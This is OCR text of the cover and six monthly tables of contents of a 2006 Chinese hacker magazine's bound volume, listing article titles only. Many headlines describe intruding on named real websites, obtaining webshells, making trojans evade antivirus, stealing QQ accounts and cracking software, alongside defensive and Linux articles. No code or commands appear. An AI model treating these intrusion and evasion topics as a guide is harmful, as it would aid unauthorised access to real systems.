双DVD www.nohack.cn

4.7G全新纯黑DVD=动画+黑软+学习资源库

4.7G Ubuntu LIVE CD自启动安装盘+曼德拉草+SLAX

No 黑手中性笔1支

黑手书签1张

2007年


[双周年双DVD典藏版]

黑客手册合订本

2006③④季

入侵非授权计算机和传播病毒是一种违法行为，请遵守国家相关法律法规！

非安全



36元(双DVD)

N 978-7-900447-13-5


87900 447135

自由独行的黑客文化

2006 ③④卷

黑客手册合订本

出品人：非安全
编 辑：Python LCX Latteye 空气 袁昊洋
小S 浪迹天涯 李文杰 眼镜猴
特约编辑：风飘雨 小迷 XApache
剑心 寂寞刺猬 张宇
LinX B4N 青蛙王子 小行
平面规划：黑裤子
网 站：www.nohack.cn
网站编辑：ICEYES 空气
版权申明：图文版权所有，未经同意，不得转载。
投稿信箱：nohack@21cn.com
邮购查询：nohack@21cn.com
光盘信箱：CD@nohack.cn


黑客手册
黑客系漫游指南
Tel:010-81215606
0Day
让IE走向死亡
渗透B计划

视觉黑客《一》个性娱乐
www.nohack.cn

contents 2006.07 目录

烽火台

14 新闻串讲台
14 新闻短评快
15 漏洞公告牌

肉鸡接龙

16 视频文件，寻找肉鸡的新途径

菜鸟恶补

17 钓鱼与反钓鱼：找到幕后的策划者
19 网络嗅探技术之 Sniffer 详解

Q 版黑客

22 秒杀——1 秒钟破解 WORD 密码
23 PHP+MYSQL 注入技巧点滴——安检西安建筑科技大学
25 网游木马程序窃密原理初探
26 弱不禁风的 nProtect 键盘加密技术
26 巧关瑞星杀毒软件
27 玩黑必备工具箱——JiaJia_Box
30 经典溢出漏洞调试器之二——VCDebug
31 巧用注入工具另类破“hotmail&msn”电子邮箱
32 让 MiniQQ 也自动登录 ——对《黑客也要用专业 QQ》一文的补充

新洞练练看

33 深入探询安全公告—再曝 EggBlog 最新（V3.07）版漏洞
36 由测试 Mycodes 想到的——如何突破空格的限制
38 cnIBS PHP 文章系统漏洞分析——WebShell 可以这样拿
41 入侵韩国路由器……Raonet Subscriber thernet Router 多个安全缺陷
43 pppBlog(<=0.3.8)系统文件代码泄露漏洞分析测试

西线无战事

45 再谈 php 后门隐藏
46 艰难的加账号
47 利用统计系统漏洞入侵豪杰官方站
49 FSO 遍历目录实现全站插马
50 巧用 ewebeditor
51 入侵台湾磐英 EPoX 网站
53 小漏洞，大隐患——SQL Injection 轻松击溃手机门户站 E 动前沿
54 网上找工作奇遇

黑器免杀班

55 流萤 VS 三大杀软

无毒有偶

57 1 分钟斩杀“网络猪”与“划词搜索”
57 Tiny 对木马的行为监控
58 后门克星——游戏木马检测大师

窗外

59 Linews
60 Sudo 让普通用户也当管理员
61 菜鸟学习 Linux 服务器——DNS 篇

泡泡吧

64 突破网吧限制实现免费上网
65 没有黑软，也能破网吧——终结篇

快码加编

68 剥瑞星的皮 抽瑞星的筋

反黑现场

72 手机骚扰反击战

Office38 线

73 软件防火墙系列之—— BT 防火墙 Tiny Firewall pro 2005
75 优化组合突破内网的 N 种武器
78 DRM——数字产品版权保护的法宝
79 防止广告的入侵，我有办法

CRACKER

80 破资源
80 破技巧
81 破解 0 起步第三篇之应用 API 函数破解程序
82 破解前奏之手脱 FSG 快速攻略

读编互动

84 NoHACK 论坛帖吧
86 Q&A



contents 2006.08 目录

烽火台

90 新闻串讲台
90 新闻短评快
91 漏洞公告牌

肉鸡接龙

92 例谈通过注入获得WEBSHELL
94 对某省铁通公司网站的安全检测

菜鸟恶补

96 实战Windows Server 2003故障恢复控制台

酷玩

98 不要让QQ出卖你的行踪
99 没16级也能免费自定义QQ头像
99 QQ会员三钻免费拿
100 批量删除好友
101 相册图片轻松贴

Q版黑客

102 Box3综合工具箱抢先体验
104 宝马大行动

喃喃黑语

105 构筑互信网络 打造安全世界—记微软2006信息安全峰会
106 当你黑上我的心

新洞练练看

107 首发漏洞：Bo-blog本地文件包含漏洞浅析
109 首发漏洞：跨站——在动网BOKE中
113 漏洞重现 ——XML文件的安全隐患
115 突破FPV后台的限制
117 注入+跨站，Jimmy中文站留言簿的致命之伤
119 移动收费系统漏洞惊现

西线无战事

119 一次值得总结的PHP注入
121 163,sina,sohu也玩跨站
122 Limbo CMS取WebShell如此简单—文的补充
123 winwebmail的缺陷美
123 对本地电信服务器的一次安全检测
124 利用serv-u拿下性用品商城
126 记一次报复渗透
127 简单拿下中国IT视觉

夜航船

128 Vulnerability in Server Service Could Allow Remote Code Execution Server服务中的漏洞可能允许远程执行代码

黑器免杀班

129 让灰鸽子木马躲过冰刃的检测
130 使用另类方法过NOD32打造免杀MT

社会工程学

132 社会工程学之免费拿图书

无毒有偶

132 一次理性的杀毒历程
134 让后门远离我们

窗外

135 Linews
136 全面玩转Linux下聊天软件
138 菜鸟学习Linux服务器——DHCP篇

泡泡吧

141 不完全搞定Ikeeper
142 利用默认共享入侵网吧电影服务器
143 网吧免费建会员帐号
143 ATI CCC——突破下载限制的桥梁

快码加编

144 EXE2HTML突破一切限制

反黑现场

146 深挖钓鱼网站中的木马
147 反盗号——我这样玩

Office38线

148 软件防火墙系列之个性十足的风云防火墙
150 快速解决ARP攻击
151 Word文档完整性的保护利器——数字签名

CRACKER

152 破资源
153 破技巧
153 破解0起步之破除文件效验
154 先破后解pdf2word
156 简单CrackMe 简单KeyGen
159 破解前奏之手脱tElock 0.98b1的几种方法

读编互动

161 NoHACK论坛帖吧
162 Q&A
163 29号信箱

contents 2006.09 目录

烽火台
166 串讲台
166 新闻短评快
197 漏洞公告牌

肉鸡接龙
167 微软漏洞风声水起——445 端口再掀波澜(MS06040)
169 菜鸟挂马新时代——利用代理服务器来挂网页木马

菜鸟恶补
171 我的资料你别看——重要信息的加密
173 Windows Media 服务器的安装与配置

酷玩
174 MSN 聊天记录想看就看
175 MSN 也建群
176 免费获得 Q 币
178 看好你的 QQ 登录记录
178 QQ 盗密码之谜

Q 版黑客
180 我爱学习——对中国教育考试网的检测
183 Guest 下的嗅探

喃喃黑语
184 中关村东路的朝鲜姑娘
188 知识的海洋挑战技术的顶端——采访 LCX

新洞练练看
190 CTB 论坛漏洞浅析
193 phpwind 漏洞之行
196 不要问我从那里来——L_BLOG 的统计漏洞

西线无战事
198 ASP+PHP 注入结合的成功
199 突破防火墙之后的提权
201 一次拐弯的“入侵”
203 一次跨站漏洞（XSS）的发掘
204 在某移动内网中穿梭
206 渗透 A 计划之——拿下母校所有院系网站的权限

夜航船
209 XGL 技术

黑器免杀班
210 MyCCL 和上兴携手 PK 卡巴斯基

社会工程学
212 Google Hack+ 社会工程学反击骗子

无毒有偶
213 由病毒上报引发的思考
215 “裸奔”不再受伤

窗外
216 Linews
217 另类虚拟——Qemu
219 菜鸟学习 Linux 服务器——FTP 篇
221 警惕！来自 10000 端口的威胁

泡泡吧
222 BT 网吧可以这么破
225 让你会员账号，一当十用
226 小小专题：网吧入侵完全手册

快码加编
230 木马，我的 QQ 密码你盗不走
232 用 VB6 写自己的网站后台地址扫描程序


反黑现场
233 技术流压倒入侵者——完美防御拿下小黑

Office 38 线
235 再谈快速解决 ARP 攻击

Cracker
235 破资源
236 破技巧
236 大话软件壳
239 破解 0 起步之五：文件效验和反调试

试用报告
240 测试微点主动防御软件

读编互动
242 29 号信箱
243 Q&A



contents 2006.10 目录

烽火台

246 新闻串讲台
246 新闻短评快
247 漏洞公告牌

肉鸡接龙

248 0Day，让 IE 走向死亡——Internet Explorer COM Object Heap Overflow Download Exec Exploit
249 木马传播也轻松
251 MSI 也疯狂——菜鸟木马捆绑新思路
252 尾随国庆的 0day 梦魇——无补丁 IE 漏洞利用
253 利用 Google 来伪装网页木马

菜鸟恶补

254 小菜补端口（1）
256 组策略的雕虫小技
258 菜鸟踩点——使用网上免费资源

酷玩

259 形同虚设的 QQ 相册密码
260 手动去除 msn8.0 广告
261 黑客是如何利用手机漏洞刷 QQ 服务的
261 菜鸟 QQ 技巧大奉送

Q 版黑客

263 详细分解 SQL 注入
264 利用百度搜索获得邮箱附件
265 小马：找出你，杀掉你！
266 无杀毒软件环境下 QQ 防盗必杀技
267 雷客图安全助手帮我独享肉鸡

喃喃黑语

269 寂寞花开
270 对话职业黑客——走近 word 漏洞发现者

新洞练练看

271 Hosin Blog 的安全分析
273 COOKIE 欺骗，再战 Jimmy 中文站留言簿忘不掉的伤

西线无战事

274 北大又被黑咯！
276 数据也复制
277 MOP 联盟信息泄露漏洞
277 一个注入点引起的“入侵”
279 跨站、注入击垮 LBlog

夜航船

281 Ubuntu Linux

黑器免杀班

282 菜鸟“免杀”步步高——EXE 篇
284 木马免杀之移花接木

社会工程学

285 极品密保 Q 号被社工透析

无毒有偶

286 自己动手打击病毒
288 落雪木马反病毒案例分析
290 网秦手机杀毒使用介绍
291 从病毒身上搜到的宝藏——隐藏文件新方法

窗外

292 Linews
293 Linux 终极 sniffer
295 AVG Anti-Virus Free For Linux 安装和使用说明
296 Linux 下的扫描工具——Nmap

泡泡吧

298 为了下载再次挑战网吧下载限制
299 菜鸟菜招泡网吧
301 轻松搞定网吧
302 万象 2004 的一个小 BUG
302 通通透透看网吧
305 社会工程学应用——破网吧还原卡

快码加编

306 轻松打造 index.dat 简易读取及清除工具

反黑现场

308 菜鸟 DIY 入侵报警系统

Office 38 线

309 见识 Apache 自带“双刀”——用 .htaccess 和 .htpasswd 配置安全网站
311 拿什么来保护你，我的脚本文件

Cracker

312 破解前奏之手脱 PECompact 2.x 的六脉神剑
314 黑客字典 II 算法分析

试用报告

317 私人保险箱不保险

读编互动

319 Q&A
320 29 号信箱

contents 2006.11 目录

烽火台
322 新闻短评快
323 漏洞公告牌

肉鸡接龙
324 旁注——我用 ewebeditor

菜鸟恶补
325 浅析 IDS
326 MSN 协议用户认证及消息传输过程分析
330 小菜补端口 2——端口和应用

酷玩
331 QQ 群跨站漏洞的利用
332 记一次完整刷 QQ 四钻
334 拿什么拯救你，我的 QB
335 你盗 QQ 我来用

Q 版黑客
335 VMWARE 虚拟机使用总结
338 体验 Windows XP 的多用户登录
339 网易的新漏洞
340 Wopti 恶意软件清除大师
341 投票也要洗刷刷

嘿嘿黑语
342 苏菲的秘密
344 百分之一的幸福机会

新洞练练看
346 蓝色魔法论坛漏洞解析
349 注入、跨站 庐山在线 v2.0漏洞利用
350 商贸通 2006 后台验证 COOKIE 欺骗
352 浅谈 MSMAX BLOG 安全性
353 DZ！插件也漏洞
354 phpwind 最新漏洞详解

西线无战事
356 渗透 B 计划之——完全掌握母校网络拓扑结构
358 对 XFX 讯景科技网站的安全检测
361 图书馆之旅
362 都是限制流量惹的事
363 武汉大学：由被入侵引起的检测

夜航船
364 Google Earth

黑器免杀班
365 超强下载者免杀
367 木马免杀之多层加壳

社会工程学
368 巧妙利用社会工程学入侵校网
369 社会工程学再利用——攻破你的 E-Mail

窗外
371 Linews
372 新软报告
372 窗外多媒体特辑

泡泡吧
376 网吧限制破解 IE 篇
378 网吧当机王——横行局域网

快码加编
379 用 VB 写网址过滤程序
381 自己动手编写的 Linux 下的 who 程序

Office 38 线
382 "流氓"防火墙——EQSpyWatch
383 对网站安全性的几点不成熟思考
384 服务器 IPSEC 防御 CC 攻击

Cracker
386 破资源
386 破技巧
387 破解 0 起步终篇（算法篇）
388 轻松玩转 .net 程序破解
393 Cracker 的成长——记照片桌面的破解

读编互动
394 Q&A
396 29 号信箱

【原生态黑客】

contents 2006.12 目录

烽火台
398 新闻短评快
399 漏洞公告牌

肉鸡接龙
400 为源码而战

菜鸟恶补
402 菜鸟玩转WMI之基础篇
403 NTFS文件安全一点通

酷玩
405 盗Q地下黑市交易流程
407 对QQ会员扣一次
407 菜鸟得心应手玩QQ

Q版黑客
408 浅说AutoRun
409 菜鸟找漏洞——渗透网站的“反思”
410 破解“大师”的加密光盘
411 CCTV惊爆漏洞——见风使舵安检南京互联星空
412 Impossible is nothing—— 解开MP3真实下载地址之谜
414 除去插件，不再流氓—菜鸟轻松提取安装程序中的流氓软件

夜航船
415 Windows Vista

喃喃黑语
416 风一样的爱情
417 幸福的味道

新洞练练看
418 良精商城网店系统漏洞分析
421 深度解剖南部弯论坛安全性
422 新云下载系统漏洞——利用新云下载系统任意文件下载件漏洞拿webshell
424 Shop系列购物系统安全漏洞浅析
426 暴库＋上传＋后台欺骗玩转廊坊供求信息网系统
428 攻入南方数据的大门

西线无战事
429 绕过多重限制继续注入
430 入侵日记
433 漫长的渗透——记对四川理工学院的网站检测
435 老程序又出新漏洞
436 渗透长江大学门户网站
438 再取巅峰权限
439 艰难的拿论坛管理员
441 友情检测学校网站
442 失败的入侵——并非毫无用处

黑器免杀班
444 免杀新领域——壳变异
445 文件免杀之软件DIY
446 轻轻松松监视网络
447 替换变量免杀ASP木马

社会工程学
448 社会工程学之新浪Blog也挂马
449 社会工程学之网易博客暴涨访问量

窗外
450 Linews
451 Linux人物采访：桌面新锐势力——linuxtoy
451 挑战Vista——Beryl
454 通讯无限

泡泡吧
454 无盘，其实不是我不想黑你——XP无盘大解密
458 联合入侵网吧之终极计划

快码加编
460 打造Autorun.inf类病毒的疫苗
461 用VBS玩注入——从南方数据企业网站管理系统漏洞看VBS注入工具的编写

圣诞饕餮
